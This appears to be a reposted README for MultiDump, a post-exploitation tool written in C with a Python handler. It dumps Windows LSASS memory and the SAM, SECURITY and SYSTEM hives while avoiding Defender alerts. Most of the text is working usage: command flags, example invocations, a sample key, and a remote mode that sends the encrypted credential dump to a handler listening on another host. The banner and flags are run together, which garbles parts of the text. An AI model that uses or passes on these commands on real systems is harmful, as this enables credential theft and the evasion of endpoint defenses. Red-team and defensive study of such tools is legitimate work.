MultiDump is a post-exploitation tool written in C that allows for the secret dumping and extraction of LSASS memory without triggering Defender alerts, utilizing a handler written in Python.
MultiDump supports LSASS dumping through ProcDump.exe or comsvc.dll, providing two modes: local mode (which encrypts and stores the dump file locally) and remote mode (which sends the dump to a handler for decryption and analysis).
 As with all LSASS-related tools, administrator/SeDebugPrivilege permissions are required.
__ __ _ _ _ _____| \/|_ _|||_(_) __ \ _ _ _ __ ___ _ __||\/|||||| __||||||||'_ ` _ \| '_ \|||||_||||_|||__|||_||||||||_) ||_||_|\__,_|_\__|_|_____/ \__,_|_||_||_| .__/|_|Usage: MultiDump.exe [-p <ProcDumpPath>] [-l <LocalDumpPath>|-r <RemoteHandlerAddr>] [--procdump] [-v]-p Path to save procdump.exe, use full path. Defaultto temp directory-l Path to save encrypted dump file, use full path. Defaulttocurrent directory-r Set ip:port toconnectto a remote handler--procdump Writes procdump to disk and use it to dump LSASS--nodump Disable LSASS dumping--reg Dump SAM, SECURITY and SYSTEM hives--delay Increase interval between connections to for slower network speeds-v Enable verbose modeMultiDump defaults inlocal mode using comsvcs.dll and saves the encrypted dump in the current directory.Examples: MultiDump.exe -l C:\Users\Public\lsass.dmp -v MultiDump.exe --procdump -p C:\Tools\procdump.exe -r 192.168.1.100:5000The handler relies on Pypykatz to parse the LSASS dump and package the parsed registry for saving. They should be installed in your environment. If you see the error “All detection methods failed,” it may be that the Pypykatz version is outdated.
By default, MultiDump uses the Comsvc.dll method and saves the encrypted dump in the current directory.
MultiDump.exe...[i] Local Mode Selected. Writing Encrypted Dump File to Disk...[i] C:\Users\MalTest\Desktop\dciqjp.dat Written to Disk.[i] Key: 91ea54633cd31cc23eb3089928e9cd5af396d35ee8f738d8bdf2180801ee0cb1bae8f0cc4cc3ea7e9ce0a74876efe87e2c053efa80ee1111c4c4e7c640c0e33e./ProcDumpHandler.py -f dciqjp.dat -k91ea54633cd31cc23eb3089928e9cd5af396d35ee8f738d8bdf2180801ee0cb1bae8f0cc4cc3ea7e9ce0a74876efe87e2c053efa80ee1111c4c4e7c640c0e33eIf using –procdump, ProcDump.exe will be written to disk to dump LSASS. In remote mode, MultiDump connects to the listener of the handler.
./ProcDumpHandler.py -r 9001[i] Listening on port 9001for encrypted key...MultiDump.exe -r 10.0.0.1:9001The key is encrypted using the handler’s IP and port. When MultiDump connects through a proxy, the handler should manually specify the IP address required for key generation in remote mode using the –override-ip option, ensuring correct decryption by matching the decryption IP with the expected IP set in MultiDump -r.
Using the –reg option allows for dumping the SAM, SECURITY, and SYSTEM hives, with the decryption process being the same as for the LSASS dump. This is more of a convenience feature to facilitate the collection of post-exploitation information.
https://github.com/Xre0uS/MultiDump